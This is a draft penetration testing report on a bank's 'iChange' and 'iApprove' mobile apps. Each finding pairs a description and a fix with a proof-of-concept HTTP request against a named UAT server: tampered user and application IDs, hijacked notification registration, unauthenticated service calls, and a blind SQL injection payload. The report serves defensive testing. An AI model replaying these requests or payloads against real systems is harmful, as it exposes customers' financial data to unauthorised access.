iChange & iApprove

Mobile Application Penetration Testing Report

18 April 2018

By

Netassess Consulting Co., Ltd.
98/38, Sukhaphiban 5 soi 32, Aongoen,
Saimai, Bangkok 10220

Table of Content

Executive Summary

Netassess Consulting Co., Ltd. (Netassess) is engaged by Bank of Public Company Limited (BAY) to assess information security issues of iChange and iApprove mobile application during 9 – 12 Arpril 2018. The assessment was done against User Acceptant Test (UAT) server from networks at BAY head quarter. Furthermore, during this application security assessment, Netassess team follows OWASP Testing Guide v4 as a baseline for application security testing and use experienced testers in order to provide quality security testing for BAY applications.

The result shows that the website suffers from a high risk vulnerabilities which could yield following several consequences, for example.

- Unauthenticated attackers could steal customer information from the application
- Users to steal information of other users

Details of each vulnerability are described in “Technical Findings” section. It is recommended that BAY corrects issues found as recommended in this document.

In summarized, the number of vulnerabilities found during this penetration testing is x which can be divided as this table.

Risk Level	Number of Vulnerability
High	
Medium	
Low	

Summary Finding

Issues found during this initial penetration testing can be summarized in the table below.

iChange

Issue	Risk Level	Affected Item	Status
Unauthorized Access to Others' Job/Application Search Result	High	- Backend Service (com.biztech.ichange.service.iChangeService #searchForCreate)	
Unauthorized Access to Others' Application Detail	High	- Backend Service (com.biztech.ichange.service.iChangeService #getJobDetail)	
Unauthorized Access to Others' Notifications	Medium	- Backend Service (com.biztech.ichange.service.UserServiceNew #acmBind)	
Lack of Notification De-registration when Logout	Medium	- Backend Service	
Sensitive Information Stored on Local Device	Medium	- Android application (user.db4o)	
Lack of Root Detection	Low	- Android application	
Unauthenticated Access to Deal List	Info	- Backend Service (com.biztech.ichange.service.DealerService #listDealer)	

iApprove

Issue	Risk Level	Affected Item	Status
SQL Injection	High	- Backend Service (com.biztech.isocial.service.ISocialService #getNotify)	
Unauthenticated Access to List of All Jobs	High	- Backend Service (com.biztech.isocial.service.ISocialService #getNewContentList)	
Server Absolute Path Disclosure	Medium	- Backend Service (com.biztech.isocial.service.ISocialService #getPathByAppId)	
Internal URL Disclosure	Medium	- Backend Service (com.biztech.isocial.service.ISocialService #getFileUrl)	
Lack of Notification De-registration when Logout	Medium	- Backend Service	
Lack of Root Detection	Low	- Android application	

Technical Findings

iChange

Unauthorized Access to Others' Job/Application Search Result

Affected Item:

- Backend Service (com.biztech.ichange.service.iChangeService #searchForCreate)

Risk Level: High

Description:

The application allows users to search for jobs/applications from mobile applications. The request sent from the mobile applications contains MR Code of current user. If the user changes the MR Code to be of others, the server will return information associating with the corresponding users. This leaves an opportunity for any users to search for information of any other users from any branches just by changing MR Code in requests to be of other users.

Impact:

It is possible for any users to search for jobs/applications of other users

Recommendation:

Remove the MR Code from the request and query for MR Code of current users from session information

Proof of Concept:

- Login as a user "99000001" who has MR Code as "K543"
- Search for any applications/jobs in search box
- Intercept requests with local proxy, such as, burp suite
- Change "K543" in the requests to be "K700"

```
POST /BAYichangeWebServiceGateWay/GateWay HTTP/1.1
Content-type: multipart/form-data, boundary=--1523251913739--
User-Agent: Dalvik/2.1.0 (Linux; U; Android 4.4; unknown Build/LRX22L)
Host: uat.krungsriauto.com:8080
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 399

----1523251913739--
content-disposition: form-data; name="content"; filename="1523251913742"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.ichange.service.IChangeService#searchForCreate","serviceP
arams":"[{\"value\":\"1f30a593de81165de85893a376f8b56a\"},{\"value\":\"K700\"},{\"value\":\"
\"},{\"value\":\"600\"}]"}
----1523251913739----
```

- The result shows information associated to a user who has MR Code as “K700”

HTTP/1.1 200 OK
-: -
Date: Tue, 10 Apr 2018 10:34:15 GMT
Connection: close
Server: -

{"result":"{\"value\":\"{\\\"iChangeSearchResultVOs\\\":[{\\\"jobId\\\":\\\"6104000071\\\",\\\"jobStatus\\\":\\\"ONPROCESS\\\",\\\"product\\\":\\\"HP\\\",\\\"titleName\\\":\\\"นาง\\\",\\\"applicationNo\\\":\\\"600910565\\\",\\\"customerFirstName\\\":\\\"ประจักษ์\\\",\\\"marketDate\\\":1506618000000,\\\"customerLastName\\\":\\\"นามสกุล2564252\\\",\\\"model\\\":\\\"\\\",\\\"brand\\\":\\\"\\\",\\\"branch\\\":\\\"27\\\"},{\\\"jobId\\\":\\\"\\\",\\\"jobStatus\\\":\\\"NEW\\\",\\\"product\\\":\\\"HP\\\",\\\"titleName\\\":\\\"นาย\\\",\\\"applicationNo\\\":\\\"600910571\\\",\\\"customerFirstName\\\":\\\"ปกรณ์กิตติ์\\\",\\\"marketDate\\\":1506618000000,\\\"customerLastName\\\":\\\"นามสกุล2564528\\\",\\\"model\\\":\\\"\\\",\\\"brand\\\":\\\"\\\",\\\"branch\\\":\\\"27\\\"},{\\\"jobId\\\":\\\"\\\",\\\"jobStatus\\\":\\\"NEW\\\",\\\"product\\\":\\\"HP\\\",\\\"titleName\\\":\\\"นาย\\\",\\\"applicationNo\\\":\\\"600910573\\\",\\\"customerFirstName\\\":\\\"สัมพันธ์\\\",\\\"marketDate\\\":1506618000000,\\\"customerLastName\\\":\\\"นามสกุล2564623\\\",\\\"model\\\":\\\"\\\",\\\"brand\\\":\\\"\\\",\\\"branch\\\":\\\"27\\\"},{\\\"jobId\\\":\\\"\\\",\\\"jobStatus\\\":\\\"NEW\\\",\\\"product\\\":\\\"HP\\\",\\\"titleName\\\":\\\"น.ส.\\\",\\\"applicationNo\\\":\\\"600910577\\\",\\\"customerFirstName\\\":\\\"ธิดารัตน์\\\",\\\"marketDate\\\":1506618000000,\\\"customerLastName\\\":\\\"นามสกุล2564896\\\",\\\"model\\\":\\\"\\\",\\\"brand\\\":\\\"\\\",\\\"branch\\\":\\\"27\\\"},{\\\"jobId\\\":\\\"\\\",\\\"jobStatus\\\":\\\"NEW\\\",\\\"product\\\":\\\"HP\\\",\\\"titleName\\\":\\\"น.ส.\\\",\\\"applicationNo\\\":\\\"600910578\\\",\\\"customerFirstName\\\":\\\"กฤตินี\\\",\\\"marketDate\\\":1506618000000,\\\"customerLastName\\\":\\\"นามสกุล2564899\\\",\\\"model\\\":\\\"\\\",\\\"brand\\\":\\\"\\\",\\\"branch\\\":\\\"27\\\"},{\\\"jobId\\\":\\\"\\\",\\\"jobStatus\\\":\\\"NEW\\\",\\\"product\\\":\\\"HP\\\",\\\"titleName\\\":\\\"นาย\\\",\\\"applicationNo\\\":\\\"600910579\\\",\\\"customerFirstName\\\":\\\"ชัยยุท

Unauthorized Access to Others' Application Detail

Affected Item:

- Backend Service (com.biztech.ichange.service.iChangeService #getJobDetail)

Risk Level: High

Description:

The application allows users to view details of customer information based on application id. The information includes all customer information. When a user would like to view customer information, he/she could search for application id and click from the search result. Requests sent to the server contains application id that the user would like to view information. Therefore, it is possible for users to change application ids to be of other to view customer information of other users.

Impact:

Users could access customer information belonging to other users in any branches

Recommendation:

Check the application id in request if it is owned by current user and return result accordingly

Proof of Concept:

- Login as a user "99000001" and search for application id
- Click to view any application from search result
- Intercept request with local proxy, such as, burpsuit
- Change application id to be "600910517" which is an application id of user "99000002"

```
POST /BAYichangeWebServiceGateWay/GateWay HTTP/1.1
Content-type: multipart/form-data, boundary=--1523252182286--
User-Agent: Dalvik/2.1.0 (Linux; U; Android 4.4; unknown Build/LRX22L)
Host: uat.krungsriauto.com:8080
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 419

----1523252182286--
content-disposition: form-data; name="content"; filename="1523252182287"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.ichange.service.IChangeService#getJobDetail","servicePa
rams":"[{\"value\":\"daf1397380aa41d7363caef80e521f9d\"},{\"value\":\"HP\"},{\"value\":\"
19\"},{\"value\":\"600910517\"},{\"value\":\"\"}]"}
----1523252182286----
```

- The server returns information of the application “600910517” to user “99000001” who is not the owner of the application id

HTTP/1.1 200 OK
-: -
Date: Mon, 09 Apr 2018 05:42:32 GMT
Connection: close
Server: -

{"result":"{\"value\":\"{\\\"dataAFS\\\":{\\\"jobStatus\\\":\\\"NEW\\\",\\\"censusAddrEx\\\":\\\"ที่อยู่บัตร 12562368 ที่อยู่บัตร 22562368 ที่อยู่บัตร 32562368 10600\\\",\\\"dealerCode\\\":\\\"16661\\\",\\\"financeAmount\\\":\\\"1819000.00\\\",\\\"ewflag\\\":\\\"N\\\",\\\"currentAddrEx\\\":\\\"ที่อยู่ 12562368 ที่อยู่ 22562368 ที่อยู่ 32562368 10600\\\",\\\"downBaht\\\":\\\".00\\\",\\\"insurPpiCode\\\":\\\"\\\",\\\"documentZipcode\\\":\\\"10600\\\",\\\"paymentType\\\":\\\"1\\\",\\\"insurPpiname\\\":\\\"\\\",\\\"capitalInsurance\\\":\\\".00\\\",\\\"mrCode\\\":\\\"B756\\\",\\\"documentAddr3\\\":\\\"ที่ติดต่อ 32562368\\\",\\\"documentAddr2\\\":\\\"ที่ติดต่อ 22562368\\\",\\\"insurCode\\\":\\\"\\\",\\\"documentAddr1\\\":\\\"ที่ติดต่อ 12562368\\\",\\\"installmentAndPpi\\\":\\\"35244.00\\\",\\\"term\\\":\\\"60\\\",\\\"campaignCode\\\":\\\"U2ZE5NA\\\",\\\"officeAddrEx\\\":\\\"ที่ทำงาน 12562368 ที่ทำงาน 22562368 ที่ทำงาน 32562368\\\",\\\"interestRate\\\":\\\"3.25\\\",\\\"ppiAmount\\\":\\\".00\\\",\\\"documentAddrEx\\\":\\\"ที่ติดต่อ 12562368 ที่ติดต่อ 22562368 ที่ติดต่อ 32562368 10600\\\",\\\"censusZipcode\\\":\\\"10600\\\",\\\"carChassisNo\\\":\\\"WDD1724472F012521\\\",\\\"carBrand\\\":\\\"BEN\\\",\\\"carPrice\\\":\\\"1700000.00\\\",\\\"jobStep\\\":\\\"0\\\",\\\"insurName\\\":\\\"\\\",\\\"officeZipcode\\\":\\\"\\\",\\\"censusAddr1\\\":\\\"ที่อยู่บัตร 12562368\\\",\\\"censusAddr2\\\":\\\"ที่อยู่บัตร 22562368\\\",\\\"currentZipcode\\\":\\\"10600\\\",\\\"censusAddr3\\\":\\\"ที่อยู่บัตร 32562368\\\",\\\"jobId\\\":\\\"6104000040\\\",\\\"officeAddr2\\\":\\\"ที่ทำงาน 22562368\\\",\\\"officeAddr1\\\":\\\"ที่ทำงาน

Unauthorized Access to Others' Notifications

Affected Item:

- Backend Service (com.biztech.ichange.service.UserServiceNew #acmBind)

Risk Level: Medium

Description:

After successfully login to the application, the application registers device ID for receiving notifications by sending user ID along with session ID and device ID. When there are any notification for the user, the server will send notification with information to the registered device ID. During the device ID registration process, the server does not verify if user ID submitted is a user ID of the current user. Therefore, it is possible to send user ID of any users along with valid session ID and device ID to the server in order to have server send notification of the victim (other users) to device of attackers.

Impact:

Authenticated attackers could access to notification information of other users. The information sent with notification includes:

- Application ID
- Customer firstname and lastname
- Job ID
- Job status

Recommendation:

During device registration process, the server should query for user ID from session and register device ID to receive notifications of the current user only.

Proof of Concept:

- Login as user "99000001" and login to the application
- Intercept traffic with local proxy, such as, burp suit
- After successfully login, the application will send request to register device ID for notification along with session ID and user ID

```
POST /BAYichangeWebServiceGateWay/GateWay HTTP/1.1
Content-type: multipart/form-data, boundary=--1523264204628--
User-Agent: Dalvik/2.1.0 (Linux; U; Android 4.4; unknown Build/LRX22L)
Host: uat.krungsriauto.com:8080
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 523

----1523264204628--
content-disposition: form-data; name="content"; filename="1523264204628"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.ichange.service.UserServiceNew#acmBind","serviceParams":"[{\"value\":\"99000002\"},{\"value\":\"APA91bGk9EZDpdMcKWKNYILNsTMZ0INi8FvffJMT5GhUFWiyGa8II08161z2TRuA_t2szpYvLrB0bkpZuYXA9VUDayUulGMpnLKMmC_aAILP5KnJy_9WCd7m4GY6mDxSkQBuNOqicFma\"},{\"value\":\"iChange\"},{\"value\":\"4acfb8da1790e75d\"}]"}
----1523264204628----
```


- Replay the above request and change user ID from “99000002” to “99000001”

```
POST /BAYichangeWebServiceGateWay/GateWay HTTP/1.1
Content-type: multipart/form-data, boundary=--1523436728235--
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; F1f Build/LMY47V)
Host: uat.krungsriauto.com:8080
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 523

----1523436728235--
content-disposition: form-data; name="content"; filename="1523436728235"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.ichange.service.UserServiceNew#acmBind","serviceParams":"[{\"value\":\"99000001\"},{\"value\":\"APA91bEqMcYkFFho3kKhI7YiprR8-oWjRI4P_GuBqzN3VE5RWgoMCA8yWi3C-Q7IbYW9SJZRMykXM-f49qq_a2zy0t-T1FAIU-ii3wjyvQj0SlYuaxakCfy6HxBmnXx8H3xACCYnIg--\"},{\"value\":\"iChange\"},{\"value\":\"4acfb8da1790e75d\"}]"}
----1523436728235----
```

- The device will now get notification of user “99000001”
- When there are any notifications to user “99000001”, the device will also receive the notification.



Lack of Notification De-registration when Logout

Affected Item:

- Backend service

Risk Level: Medium

Description:

After successfully login to the application, the application registers device ID for receiving notifications by sending user ID along with session ID and device ID. When there are any notifications for the user, the server will send notification with information to the registered device ID. However, when users logout of the application, there are no de-registration process. Therefore, the registered devices can still receive notifications on the previously login users.

Impact:

Notification can be leaked to others who have physical access to previously login devices.

Recommendation:

Implement de-registration process when user logout of the application

Sensitive Information Stored on Local Device

Affected Item:

- Android application (user.db4o)

Risk Level: Medium

Description:

After users are successfully login to the application through Android application, the Android application keeps user password on devices in a file “user.db4o”. On rooted Android devices, other malicious applications on the same device could access information of other applications. Therefore, keeping sensitive information on mobile devices increases risk of data stolen.

Impact:

This feature opens more opportunity for malicious applications to steal user password from devices

Recommendation:

Do not keep password on devices and authenticated with server

Lack of Root Detection

Affected Item:

- Android applications

Risk Level: Low

Description:

Both iOS and Android applications do not check if the devices are rooted or jailbroken and allow users to use the applications on the rooted or jailbroken devices without warning message. Some users may not know that using applications on rooted or jailbroken devices will expose themselves to many risks and blame companies not to notify them in advanced.

Impact:

Users can use applications on rooted or jailbroken devices without appropriately informed about risks

Recommendation:

- Check if applications are running on rooted or jailbroken devices and notify users that there are great risk of information being stolen, added, edited, deleted if users use applications on rooted or jailbroken devices

Unauthenticated Access to Deal List

Affected Item:

- Backend Service (com.biztech.ichange.service.DealerService #listDealer)

Risk Level: Info

Description:

After users login to the application, one of forms in the application is a list of AYCAL dealers. The information should be accessible to authenticated users only. Current implementation allows unauthenticated users to access the list by directly send request to the vulnerable service.

Impact:

Unauthenticated attackers could access the AYCAL dealer list

Recommendation:

Include session ID in the request to the vulnerable service and check if requesting users are authenticated

Proof of Concept:


- Send HTTP request as shown in the picture below to the vulnerable service. This can be done by using local proxy or any scripting languages

```
POST /BAYichangeWebServiceGateWay/GateWay HTTP/1.1
Content-type: multipart/form-data, boundary=--1523252188603--
User-Agent: Dalvik/2.1.0 (Linux; U; Android 4.4; unknown Build/LRX22L)
Host: uat.krungsriauto.com:8080
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 323

----1523252188603--
content-disposition: form-data; name="content"; filename="1523252188603"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.ichange.service.DealerService#listDealer","serviceParam
s":"[null,{\"value\":0},{\"value\":\"0\"}]"}
----1523252188603----
```

- The server returns the dealer list



iApprove

SQL Injection

Affected Item:

- Backend Service (com.biztech.isocial.service.ISocialService #getNotify)

Risk Level: High

Description:

The application accepts inputs from users and use the submitted inputs to create SQL statements. Authenticated users could inject SQL statement through inputs and have the injected statements executed on the server in order to extract information from the database.

Impact:

Authenticated attackers could extract information from the database

Recommendation:

- Use prepared statement to execute SQL statement
- Check inputs from users and allow only specific sets of characters

Proof of Concept:


- Login as any users
- Send a request to the vulnerable service as shown in the picture below

```
POST /iSocialGateWay/GateWay HTTP/1.1
Content-type: multipart/form-data, boundary=--1523420936828--
User-Agent: Dalvik/2.1.0 (Linux; U; Android 4.4; unknown Build/LRX22L)
Host: uat.krungsriauto.com:8080
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 442

----1523420936828--
content-disposition: form-data; name="content"; filename="1523420936828"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.isocial.service.ISocialService#getNotify","serviceParams":
"[{\"value\":\"-11' or 46=(select ascii(substr(@@version from 2 for 1))) limit 1 --
-\"},{\"value\":\"\"},{\"value\":\"\"},{\"value\":\"\"},{\"value\":\"2\"}]"}
----1523420936828----
```

- If the condition highlighted in the red box is true, the response from the server will as following.



- If the condition is false, the response will be as the picture below

- Base on above behavior, it is possible to change the injected condition to extract information from the database

Unauthenticated Access to List of All Jobs

Affected Item:

- Backend Service (com.biztech.isocial.service.ISocialService #getNewContentList)

Risk Level: High

Description:

The applications allow users to search for jobs requesting for approve. However, the request does not check user session if the requesting user is authenticated and authorized to access the information. Therefore, it is possible for unauthenticated attackers to access a list of all jobs.

Impact:

Unauthenticated attackers to access a list of all jobs.

Recommendation:

- Check if user is authenticated before returning information to the user
- Check if user is authorized to access the information before returning information to the user

Proof of Concept:

- Use a local proxy, such as, burp suite, to create a HTTP request as shown in the picture below

```
POST /iSocialGateWay/GateWay HTTP/1.1
Content-type: multipart/form-data, boundary=--1523269051172--
User-Agent: Dalvik/2.1.0 (Linux; U; Android 4.4; unknown Build/LRX22L)
Host: uat.krungsriauto.com:8080
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 471

----1523269051172--
content-disposition: form-data; name="content"; filename="1523269051173"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.isocial.service.ISocialService#getNewContentList","service
Params":"[{\"value\":\"{\\\"appIds\\\":\\\"11\\\",\\\"catId\\\":\\\"0\\\",\\\"page\\\":\\\"1\\\",\\\"statu
s\\\":\\\"OnProcess\\\",\\\"userName\\\":\\\"\\\"\\\"volumes\\\":\\\"50\\\"}\"}]"}
----1523269051172----
```

- The response shows that information a list of all jobs is returned

HTTP/1.1 200 OK
-: -
Date: Tue, 10 Apr 2018 07:50:44 GMT
Connection: close
Server: -

{''result'':''{\''value\'':\''[{\\\''searchTxt1\\\'':\\\''รัฐศิลป์ ดดดดดดดด\\\'',\\\''searchTxt2\\\'':\\\''สัมพันธ์ นามสกุล2564888\\\'',\\\''users\\\'':\\\'' 99000002 99003363\\\'',\\\''appId\\\'':11,\\\''param\\\'':\\\''0\\\'',\\\''searchTxt5\\\'':\\\''OnProcess\\\'',\\\''modifiedBy\\\'':\\\''ICHANGE_SYSTEM\\\'',\\\''searchTxt7\\\'':\\\''600910550\\\'',\\\''fullDesc\\\'':\\\''{\\\\\\\''iChangeFromVO\\\\\\\'':{\\\\\\\''dealerCode\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''financeAmount\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''ewflag\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''downBaht\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''insurPpiCode\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''documentZipcode\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''paymentType\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''insurPpiname\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''capitalInsurance\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''mrCode\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''documentAddr3\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''documentAddr2\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''insurCode\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''documentAddr1\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''installmentAndPpi\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''term\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''campaignCode\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''interestRate\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''ppiAmount\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''censusZipcode\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''carChassisNo\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''dealerName\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''carBrand\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''carPrice\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''insurName\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''officeZipcode\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''censusAddr1\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''censusAddr2\\\\\\\'':\\\\\\\''\\\\\\\'',\\\\\\\''currentZipcode\\\\\\\'':\\\\\\\''10110\\\\\\\'',\\\\\\\''censusAddr3\\\\\\\'':\\\\\\\''กรุงเทพมหานคร\\\\\\\'',\\\\\\\''jobId\\\\\\\'':\\\\\\\''6104000066\\\\\\\'',\\\\\\\''officeAd

Server Absolute Path Disclosure

Affected Item:

- Backend Service (com.biztech.isocial.service.ISocialService #getPathByAppId)

Risk Level: Medium

Description:

It is found from the source code that there is a service which return absolute path of applications on the server based on given App ID. The service is accessible to unauthenticated users. Therefore, it is possible for unauthenticated attackers to query absolute paths on the server and application names by sending requests to the vulnerable service with incremental App ID.

Impact:

Unauthenticated attackers could query for absolute paths on the server and application names

Recommendation:

- If the service is not necessary for business use, the service should be remove or prevent access from networks.
- If the service in necessary, it should allow only authenticated and authorized users to access the information

Proof of Concept:


- Use a local proxy, such as, burp suite, to create a HTTP request as shown in the picture below (In this example, the queried App ID is “5”)

```
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 309

----1523420936828--
content-disposition: form-data; name="content"; filename="1523420936828"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.isocial.service.ISocialService#getPathByAppId","serviceParams":"[{\"value\":\"5\"}]"}
----1523420936828----
```

- The response from the server will show absolute path of the application on the server



Internal URL Disclosure

Affected Item:

- Backend Service (com.biztech.isocial.service.ISocialService #getFileUrl)

Risk Level: Medium

Description:

It is found that there is a service which return internal URL to requesting users if file ID is known. The service is accessible to both authenticated and unauthenticated users. However, it is difficult for unauthenticated users to supply valid file ID. On the other hand, authenticated users could know the file ID from mobile applications. Therefore, it is possible for attackers to obtain internal URL including internal IP address of a server.

Impact:

Attackers to obtain internal URL including internal IP address of a server

Recommendation:

- If the service is not necessary for business use, the service should be remove, prevent access from networks or return only necessary information.
- If the service in necessary, it should allow only authenticated and authorized users to access the information

Proof of Concept:

- Use a local proxy, such as, burp suite, to create a HTTP request as shown in the picture below

```
POST /iSocialGateWay/GateWay HTTP/1.1
